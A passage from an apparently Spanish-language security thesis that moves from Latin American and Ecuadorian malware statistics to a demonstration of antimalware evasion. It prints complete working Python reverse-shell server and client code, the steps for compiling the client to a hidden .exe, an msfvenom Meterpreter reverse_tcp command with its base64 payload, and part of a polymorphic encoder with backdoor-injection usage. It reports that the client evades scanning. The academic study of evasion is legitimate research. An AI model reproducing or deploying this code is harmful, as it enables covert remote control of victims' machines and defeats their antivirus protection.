



**Figura 3.2.- Porcentaje de empresas que afirman haber tenido un incidente de seguridad.** [22]

Y con esta cifra, una tendencia en el 2017 es el aumento del Ransomware, alcanzando un 32% de incremento. [22]

En Latinoamérica, los incidentes de seguridad, producto de ataques por códigos maliciosos, ha representado en el 2016 un 49%, lo que implica que prácticamente una de cada dos empresas fueron víctimas de alguna variante de malware. [22]

Nicaragua se posiciona como el país con el mayor porcentaje de empresas infectadas, como se lo demuestra en la siguiente figura:





**Figura 3.3.- Infecciones de malware por país en el 2016.** [22]

Es interesante considerar que, a pesar del alto número de empresas que se han visto afectadas por algún tipo de ciberataque, solo el 38% efectúa auditorías externas con el propósito de robustecer su infraestructura en términos de seguridad [22], así también, un 37% de las empresas consideradas en el análisis de ESET indicó que cuentan con el suficiente presupuesto para ciberseguridad.

Es importante destacar que América Latina tiene el mayor porcentaje de software ilegal instalado, llegando a un 55% del total, lo que supone que esto puede ser uno de los principales causantes de la afectación en cuanto a ataques de tipo malware. [16]

Otro análisis de la empresa Kaspersky, indica que el 82% de incidentes de seguridad reportados por su solución correspondieron al uso de programas piratas, inserción de dispositivos de almacenamiento extraíble contaminados, u otros medios que no correspondieron a acceso a Internet [16], por lo que se hace evidente que lo que sucede en Latinoamérica, es que, el usuario final no cuenta con el conocimiento específico para evitar incidentes de seguridad.

Dado que el estudio de este marco de referencia apunta a la evasión de soluciones antimalware, se destaca un aspecto dentro del estudio de la firma ESET, y es que tan solo el 52% de las empresas encuestadas por su reporte cuentan con una solución EndPoint (antimalware), Firewall y Backup, lo que indica que tan solo la mitad de las empresas en Latinoamérica implementa seguridad por capas. [22]

Por ello se hace necesario resaltar que el aspecto a considerar es la concientización de los usuarios en una empresa acerca de cómo enfrentar una amenaza cibernética, el 40% de las empresas latinoamericanas realizan actividades de concientización de manera periódica, y de éstas, el 80% no tuvo incidentes de seguridad en el 2016. [22]

### 3.2.3 Análisis de la Seguridad de la información en el Ecuador

En el Ecuador, el primer aspecto a considerar es el uso de Internet a nivel nacional, cifras obtenidas por medio del Instituto Nacional de Estadísticas y Censos (INEC), el 55,6% de la población de Ecuador ha utilizado Internet en los últimos doce meses, teniendo un crecimiento considerable respectos a los anteriores años, tal como lo indica la siguiente gráfica: [23]





**Figura 3.4.- Porcentaje de personas en el Ecuador que usan Internet.**

[23]

Con estas cifras, se considera que más de la mitad de los ecuatorianos tiene acceso a Internet, así también, se indica que un total de 4,224,984 habitantes utilizan redes sociales, representando el 24,28% de la población ecuatoriana. [23]

Estas cifras nos demuestran que Ecuador es un país en el que aumenta el número de usuarios en Internet, y es que esta herramienta se ha vuelto indispensable para cualquier actividad, sin embargo, así como hay un crecimiento en el uso de Internet, ha habido un incremento en los incidentes de carácter cibernético.

Muestra de ello, es que según el reporte de seguridad del 2017 de ESET, Ecuador ocupa el primer lugar en países más afectados por el tipo de ataque *phishing*, y el cuarto lugar en el puesto de los países infectados por malware [22]. Esto, definitivamente enciende las alertas ya que es evidente que el uso del Internet en el Ecuador está creciendo desmesuradamente.

Cifras obtenidas por la Policía Nacional del Ecuador demuestran que el 85% de los delitos informáticos se dan por descuido de los usuarios en el uso de redes sociales [24], lo cual concuerda con el estudio de ESET, ya que usuarios incautos son presa fácil de ataques tipo *phishing*.

Estas cifras, aunque son alarmantes, nos demuestran los puntos débiles en los que tenemos que mejorar a nivel mundial, continental y nacional. Los ciberataques aumentan, pero no los nuevos especímenes de malware, lo cual implica que la sofisticación con la

que se los programa hace que no sea necesario reescribirlo, sino aplicar técnicas de evasión para que sean indetectables.

Así también, las cifras en Latinoamérica indican que la principal causa de incidentes cibernéticos se da por ataques de malware. Esta información nos lleva a la reflexión de que la seguridad debe ser un conjunto de capas y no una única solución, y por ello es necesario conocer el alcance que un malware puede tener para saber cómo protegernos.

# CAPÍTULO 4

# ANÁLISIS Y DISEÑO DE LA DEMOSTRACIÓN PROPUESTA

## 4.1 Técnicas de evasión de una solución antimalware

### 4.1.1 Evasión mediante un Shell reverso

**Análisis.-**

Un Shell reverso, o conocido también como conexión reversa, representa la conexión desde la máquina que se busca comprometer hasta el atacante, por lo general en una infraestructura tecnológica se controlan los puertos de entrada, pero no los de salida, y por ello, esta técnica resulta muy efectiva al momento de comprometer un equipo.

Dado que un malware no solo busca explotar una vulnerabilidad, sino contar con acceso y con herramientas para gestionar el activo, el uso de un *payload* se vuelve imprescindible.

La intención de esta investigación es evadir una solución antimalware, por ello se optó por un desarrollo propio, apoyado en tres guías de programación fundamentales para la creación de *payloads* maliciosos como son: The Hacker Playbook [25], Black Hat Python [26], y material del desarrollador Bucky Roberts [27].

Como punto de partida, se efectuará un script cliente que envíe un Shell reverso a un servidor, que también será un script, ya que debe estar en modo escucha. El puerto que se utilizará para dicha conexión será 5151.

Se pudo haber utilizado aplicaciones de gestión de red que escuchen la conexión, sin embargo en Python 3.6 (versión que se utilizó para el desarrollo del *payload* malicioso en la investigación), se precisa codificar y decodificar las cadenas de caracteres que se envían y se reciben.

Se utilizará Python como lenguaje de programación base dada su escalabilidad y cantidad de librerías que soportan la gestión de sockets de red y manejo del Sistema Operativo, se toma como referencia la conferencia de David Kennedy en BSIDES 2012 [28], ya que muestra la efectividad y la potencia con la que un *payload* malicioso puede ser creado.

Con ello, el esquema que se propone es el siguiente:


**Figura 4.1.- Representación gráfica del Shell reverso creado para la investigación.**

Funciones como la de captura de pulsaciones de teclado, captura de pantalla y otras utilidades podrían ser incluidas [25], sin embargo, la intención es demostrar que se cuenta con el control del Sistema Operativo con la simple ejecución del *payload*.

Se analizó la forma de convertir el archivo que se genera en Python (.py) a un archivo ejecutable (.exe), y se utilizará la herramienta PyInstaller versión 3.3.

**Herramientas a utilizar:**

- Python 3.6
- PyInstaller 3.3

**Composición del payload malicioso:**

- PyShellClient
- PyshellServer

**Puerto de escucha:**

- TCP/5151

**Librerías utilizadas:**

- Socket
- Sys
- Os
- Subprocess

**Edición de código:**

- Notepad++

**Diseño.-**

**Diseño de PyShellServer.-**

Se procede con el desarrollo del script del servidor, éste, estará en el equipo atacante y contendrá el siguiente código:

```
1  #!/usr/bin/python
2  import socket
3  import sys
```

**Figura 4.2.- Librerías utilizadas en PyShellServer.**

La librería *socket* permite la interacción con los puertos de red a utilizar para el Shell reverso, mientras que la librería *sys* permite el uso de variables relacionadas de manera directa con el intérprete.

```
5   # Creacion de socket
6   def socket_create():
7       try:
8           global host
9           global port
10          global s
11          host = ''
12          port = 5151
13          s = socket.socket()
14      except socket.error as msg:
15          print("Socket creation error: " + str(msg))
```

**Figura 4.3.- Definición de función socket_create.**

Se define la función "*socket create*" para habilitar la variable de tipo global *host, port* y *s* (esta última contiene el socket obtenido de la librería anteriormente definida), y se lo define entre un *Try* para efectuar un atrapado de error.

```
18  # Enlazar el socket al puerto, el script quedara en modo Listening
19  def socket_bind():
20      try:
21          global host
22          global port
23          global s
24          print("Binding socket to port: " + str(port))
25          s.bind((host, port))
26          s.listen(5)
27      except socket.error as msg:
28          print("Socket binding error: " + str(msg) + "\n" + "Retrying...")
29          socket_bind()
```

**Figura 4.4.- Modo *Listening* del script.**

Se enlaza el socket generado al puerto, esté será el que sea asignado en el momento de la ejecución. El script quedará en modo *Listening* (escucha), esperando la petición del script cliente que posteriormente se ejecutará, el valor *s.listen* de 5 indica la gestión de

la cola de conexiones pendientes, con la posibilidad de descartarlas en caso de estar saturado.

```
32  # Se establece la conexion con el cliente
33  def socket_accept():
34      conn, address = s.accept()
35      print("Connection has been established | " + "IP " + address[0] + " | Port " + str(address[1]))
36      print("Type commands as you are in front of a DOS window")
37      send_commands(conn)
38      conn.close()
```

**Figura 4.5.- Función para el establecimiento de la conexión.**

La conexión ha sido establecida, y la función muestra por pantalla la dirección IP y el puerto, contenidos en la respectiva variable *address*. Se indica que se puede interactuar con el intérprete y se llama a la función *send_commands*.

```
40  # Envio de comandos encodeados
41  def send_commands(conn):
42      while True:
43          cmd = input()
44          if cmd == 'quit':
45              conn.close()
46              s.close()
47              sys.exit()
48          if len(str.encode(cmd)) > 0:
49              conn.send(str.encode(cmd))
50              client_response = str(conn.recv(1024), "utf-8")
51              print(client_response, end="")
```

**Figura 4.6.- Función de envío de comandos a través del Shell reverso.**

Al haberse establecido la conexión, la función send_commands permite el envío de comandos a través del puerto abierto hacia el

equipo víctima, la variable *cmd* toma el valor del ingreso y se especifica que si hay un "*quit*" (generado por la combinación de teclas ctrl+c), finalice, caso contrario, que comience la transferencia de datos codificados con UTF-8, propio de las nuevas versiones de Python. [29]






**Figura 4.7.- definición de la función main.**

Se define la función *main*, encargada de invocar a las que previamente se han creado, con ello finaliza el script para el servidor llamada PyShellServer.

**Diseño de PyShellClient.-**

Se procede con el desarrollo del script del cliente, éste, será ejecutado en el equipo de la víctima.



```
#!/usr/bin/python
import socket, subprocess, os
HOST='192.168.1.121'
PORT=5151
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST,PORT))
while True:
        #Habilitamos recepcion de buffer 1024
        data = s.recv(1024)
        #Para desplazarnos por directorios
        if data[:2].decode("utf-8") == 'cd':
            os.chdir(data[3:].decode("utf-8"))
        #Si longitud de data es mayor a 0, ejecuta
        if len(data) > 0:
            proc = subprocess.Popen(data[:].decode("utf-8"), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            output_b = proc.stdout.read() + proc.stderr.read()
            output_str = str(output_b, "utf-8")
            #Encodeo de envio, con el path de ruta y caracter >
            s.send(str.encode(output_str + str(os.getcwd()) + '> '))
s.close()
```

**Figura 4.8.- Código del script PyShellClient.**

La librería *socket* permite la interacción con los puertos a utilizar entre el servidor y el cliente, la librería *subprocess* nos permite trabajar con órdenes directas sobre el Sistema Operativo y la librería *os* permite acceder a funcionalidades que dependen del Sistema Operativo. [29]

Se define como variable *HOST* y *PORT* una dirección IP y puerto específicos respectivamente, y se habilita la variable *S* contiene la gestión de sockets necesario para la interacción. Posterior a ello, se indica que se empiezan a recibir fragmentos de 1024 bytes y se condiciona lo siguiente:

En caso de que se ingrese el comando cd, este devolverá las 3 primeras letras de dicho comando decodificadas en UTF-8, esto debido a que el espacio en blanco al digitar el comando "*cd ..*" devolverá un error por carácter inválido.

La siguiente condición es para todo el ingreso de datos con longitud mayor a 0, con ello empezará la transferencia de datos, habilitando las respectivas variables funcionales.

Para mejorar la funcionalidad el script del cliente, se procede a convertirlo de .py (extensión de un archivo desarrollado en Python) a .exe (ejecutable), tal como se lo detalla en la siguiente figura:





**Figura 4.9.- Conversión de .py a .exe mediante el comando pyinstaller.py –w –F.**

Mediante este proceso, se cuenta con el script PyShellServer.py (Atacante) y PyShellClient.exe (Víctima)

### 4.1.2 Evasión mediante un malware polimórfico

#### Análisis

Las soluciones antimalware utilizan dos técnicas de detección, detección por firmas y por comportamiento (heurística), la primera es

más rápida pero menos efectiva, la segunda utiliza más recursos pero resulta útil ya que verifica patrones en el archivo potencialmente dañino, pero, ¿qué sucede cuando el malware muta cambiando su código sin alterar su funcionalidad?, en este caso estamos ante un malware de tipo polimórfico que se vuelve mucho más difícil de detectar ya que no cumple con el criterio de la detección de firmas, y no luce como un programa malicioso, y para ello es necesario contar con el malware y un codificador polimórfico, tal como lo muestra la siguiente figura:





**Figura 4.10.- Representación de un malware polimórfico.**

Para la demostración de la investigación, se utilizarán dos herramientas:

**Msfvenom**

Herramienta de creación de *payloads* maliciosos.

**nxCrypt.-**

Codificador polimórfico para archivos desarrollados en Python. [30]

**Kali Linux 2017.2.-**

Distribución Linux basada en Debian orientada a Hacking Ético y auditoría de infraestructuras tecnológicas.

**Diseño del payload malicioso.-**

Se generará el payload malicioso con msfvenom, con una configuración sencilla y sin codificadores para aumentar la probabilidad de detección por parte de las soluciones de antimalware, se utilizará la interfaz 192.168.1.150 y el puerto 4444 para la conexión inversa, tal como lo detalla la siguiente figura:

```
root@xkerberus:~/tesis_MSIA/ev_polimorf# msfvenom -p python/meterpreter/reverse_
tcp lhost=192.168.1.150 lport=4444 > PythonPayload.py
No platform was selected, choosing Msf::Module::Platform::Python from the payloa
d
No Arch selected, selecting Arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 450 bytes
```

**Figura 4.11.- Proceso para generar un *payload* malicioso.**

```
root@xkerberus:~/tesis_MSIA/ev_polimorf# ls -lh
total 4.0K
-rw-r--r-- 1 root root 450 Oct 18 01:50 PythonPayload.py
```

**Figura 4.12.- Archivo generado por la herramienta.**


```
root@xkerberus:~/tesis_MSIA/ev_polimorf# cat PythonPayload.py
import base64,sys;exec(base64.b64decode({2:str,3:lambda b:bytes(b,'UTF-8')}[sys.
version_info[0]]('aW1wb3J0IHNvY2tldCxzdHJ1Y3QsdGltZQpmb3IgeCBpbiByYW5nZSgxMCk6Cg
l0cnk6CgkJcz1zb2NrZXQuc29ja2V0KDIsc29ja2V0LlNPQ0tfU1RSRUFNKQoJCXMuY29ubmVjdCgoJz
E5Mi4xNjguMS4xNTAnLDQ0NDQpKQoJCWJyZWFrCglleGNlcHQ6CgkJdGltZS5zbGVlcCg1KQpsPXN0cn
VjdC51bnBhY2soJz5JJyxzLnJlY3YoNCkpWzBdCmQ9cy5yZWN2KGwpCndoaWxlIGxlbihkKTxsOgoJZC
s9cy5yZWN2KGwtbGVuKGQpKQpleGVjKGQseydzJzpzfSkK')))root@xkerberus:~/tesis_MSIA/ev
_polimorf#
```

**Figura 4.13.- Contenido en Base 64 del *payload* generado.**

Como lo demuestra la figura 4.12, la herramienta ha generado el *payload* malicioso con los datos asignados como *localhost* y *localport*. Con ello, se ha generado lo necesitado para la investigación.

**Diseño del malware polimórfico.-**

Para la generación del malware polimórfico, tal como se lo detalló en el análisis, es necesario un codificador polimórfico, y para este efecto se ha utilizado NXCrypt, un fragmento de su código se lo muestra en la siguiente figura:



```
root@xkerberus:~/tesis_MSIA/NXcrypt# cat NXcrypt.py
#!/usr/bin/python2
#! coding : utf-8

"""
Usage :
# encrypt a python file
sudo ./nxcrypt.py --file=file_to_encrypt.py
sudo ./nxcrypt.py --file=file_to_encrypt.py --output=output_file.py
# inject a malicious python file into a normal python file
sudo ./nxcrypt --file=normal_file.py --backdoor-file=msf_listener.py --output=test.py
/* when you will execute the file 'test.py' the file 'normal_file.py' will be executed in the same time with
 the file 'msf_listener.py' with multi-threading system */
"""

# modules

import sys
import py_compile
import optparse
import os
import commands
import time
import random
import string




error = '\033[37;41m'
error1 = '\033[1;m'

sucess = '\033[32m'
sucess1 = '\033[37m'

troll = ['\033[1;36m','\033[1;34m','\033[1;33m']

colored = random.choice(troll)
```

**Figura 4.14.- Fragmento de código de NXCrypt. [30]**

Se adjunta tan solo un fragmento del código, ya que contiene una considerable cantidad de *junk code* (Código inservible), y ello, porque

lo utiliza para poder codificar el archivo base. Se destaca que utiliza la mayoría de librerías utilizadas en el *payload* desarrollado en la primera prueba, y esto, porque Python ofrece una serie de librerías con altas funcionalidades, apropiadas para este efecto.

Se procede a codificar el *payload* generado anteriormente, cuyo nombre es "*PythonPayload.py*", y con el archivo codificado resultante "*PythonPolymorphic.py*":





**Figura 4.15.- Codificado polimórfico del archivo PythonPayload.py.**





**Figura 4.16.- Archivos generados después de aplicar el decodificador polimórfico.**

Se ha generado el archivo que corresponde al *payload* codificado y al malware polimórfico generado. Se verifica el contenido de PythonPolymorphic.py:





**Figura 4.17.- Contenido del *payload* después de la aplicación del codificador polimórfico.**

El *payload* ha cambiado su estructura, por lo que resta saber si mantiene su funcionalidad y es indetectable. Es importante destacar que para las pruebas finales, se ejecutarán varias soluciones de antimalware para ratificar su potencialidad.

# CAPÍTULO 5

# IMPLEMENTACIÓN Y PRUEBAS

## 5.1 Implementación y Prueba

### Implementación y prueba de payload desarrollado

En la fase de análisis y diseño se desarrolló la versión cliente (PyShellClient) y servidor (PyShellServer), se lo implementará en un entorno controlado, y se considera la siguiente información:

**Atacante: 192.168.1.121 – PyShellServer.py**
**Víctima: 192.168.1.130 – PyShellClient.exe**

En el entorno del atacante se ejecuta PyShellServer, para dejar en modo *Listening* el payload:





**Figura 5.1.- Servidor levantado del atacante.**

Posterior a ello, del lado de la víctima se escanea el archivo PyShellClient, sin ser detectado:

